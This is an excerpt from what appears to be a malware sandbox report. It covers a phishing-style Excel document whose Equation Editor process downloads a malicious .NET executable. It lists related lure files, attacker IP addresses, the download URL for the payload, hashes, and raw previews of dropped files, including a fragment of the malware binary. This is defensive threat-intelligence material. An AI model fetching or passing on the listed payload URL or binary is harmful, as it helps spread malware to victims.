	INVOICE#1191189.xlsx	Get hash	malicious	Browse	• 107.173.219.35
	item_list.xlsx	Get hash	malicious	Browse	• 192.227.158.72
	_Vm064855583.HtM	Get hash	malicious	Browse	• 23.94.52.94

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\RegAsm.exe	Purchase Order Price List.xlsx	Get hash	malicious	Browse	
	Quote QU038097.doc	Get hash	malicious	Browse	
	6Cprm97UTl.xls	Get hash	malicious	Browse	
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	
	Overdue Invoice.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	ENCLOSE ORDER LIST.xlsx	Get hash	malicious	Browse	
	PO INV 195167 & 195324.xlsx	Get hash	malicious	Browse	
	Bank letter.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	PO 19030004.xlsx	Get hash	malicious	Browse	
	New PO PO20.xlsx	Get hash	malicious	Browse	
	ORDER LIST.xlsx	Get hash	malicious	Browse	
	RFQ 00112.xlsx	Get hash	malicious	Browse	
	inquiry.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	734208
Entropy (8bit):	7.833756558737052
Encrypted:	false
SSDEEP:	12288:iRqIue16rc2fV5hZcK1KjkiZCx7jsFuR6Y/ctiBHkcpZtoMZ:AqIue1kff/ECKwiZCx34mcC9LtoMZ
MD5:	EB43B3C033BD76B51B90A51A6726A81C
SHA1:	0D39FFCF64ED4F38EA83A72D726D40881F583014
SHA-256:	4E9A5CC90F1D17550208942E0182E9A99598C18C19B3467C184A46F4214755E2
SHA-512:	7EFB598153F2C4760FE17F7EF6510F5A48482027434B303A93439BD4C472C3D4E676E3BB8AED268277696F834DC93EA8853481D94C5FACAF61BECF4A23C17A8(
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 39%, Browse • Antivirus: ReversingLabs, Detection: 30%
Reputation:	low
IE Cache URL:	http://198.12.127.155/new.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....(.....G... ...`....@.. ..... .@.....PG..K....`..`..... ....H.....text....'... ...(..... ..`.rsrc...`....`.....*.....@..@.reloc..... .....2.....@..B.....G.....H.....S.. ;.....2.....0..... .....8.....E....}...).....I.....8x...(....8....8t... ....~....9....&8.....:4... ....~a...:....& ....8....8/... ....~{...:....&8....(.... ....~*...9p...&8f....:.....8....*8....8.....*....(....*..(0...*&~.....*...~....*..0..t.....(.... ....~!..:....& ....8....8.....E.... .....8....*8.... ....~q..:....&8.....9... .&&8....8....}....8....~...9....8....&{....8....&8....*~...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1717583E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1717583E.jpeg	
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..I.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[I..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....I.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\17662F27.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6A2B8E08.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..I.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[I..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....I.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\707074AB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\707074AB.png	
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....+...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y.,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1...."....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\81C8EEFC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:,;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\86ABDEF1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87A50956.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87A50956.png	
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..;..;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..I...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9D956669.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....l}|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....l}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....l}|._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....l}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .l}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CEC1BA6A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....},....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/....,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E476B363.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E8E50EB0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E8E50EB0.png	
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........_h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o...........~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......,}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EF6436D2.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.091127811854214
Encrypted:	false
SSDEEP:	96:+SDjyLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Djr+sW31RGtdVDYM3VfmkpH
MD5:	EB06F07412A815AED391F20298C1087B
SHA1:	AC0601FFC173F50B56C3AE2265C61B76711FBE01
SHA-256:	5CA81C391E8CA113254221D535BE4E0677908DA61DE0016EC963DD443F535FDE
SHA-512:	38AEF603FAC0AB6FB7159EBA5B48BD7E191A433739710AEACB11538E51ADA5E99CD724BE5B3886986FCBB02375B0C132B0C303AE8838602BCE88475DDD727A 49
Malicious:	false

Preview:

....l...,...........<.................. EMF...............................8...X...................?.................................C...R...p.................................S.e.g.o.e. .U.I..v.Z
e.............%f^.................Y...Y.'.wq....\.....Y.......Y.@.Y.W.wq......Y..6.v_.wq......wq.Ze.4.g^..Y...f^0.g^......g^..f^........4.g^@.Y...f^......f^..........g^..Y.......g^4tf^..g^...........
<..u.Z.v.....Ze......Ze.......................vdv......%.................................r..................'...........(...(..................?...........?................l...4...........(...(...(...(...(..... ....
....
....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FD088ACD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false

Preview:

.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:.............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m
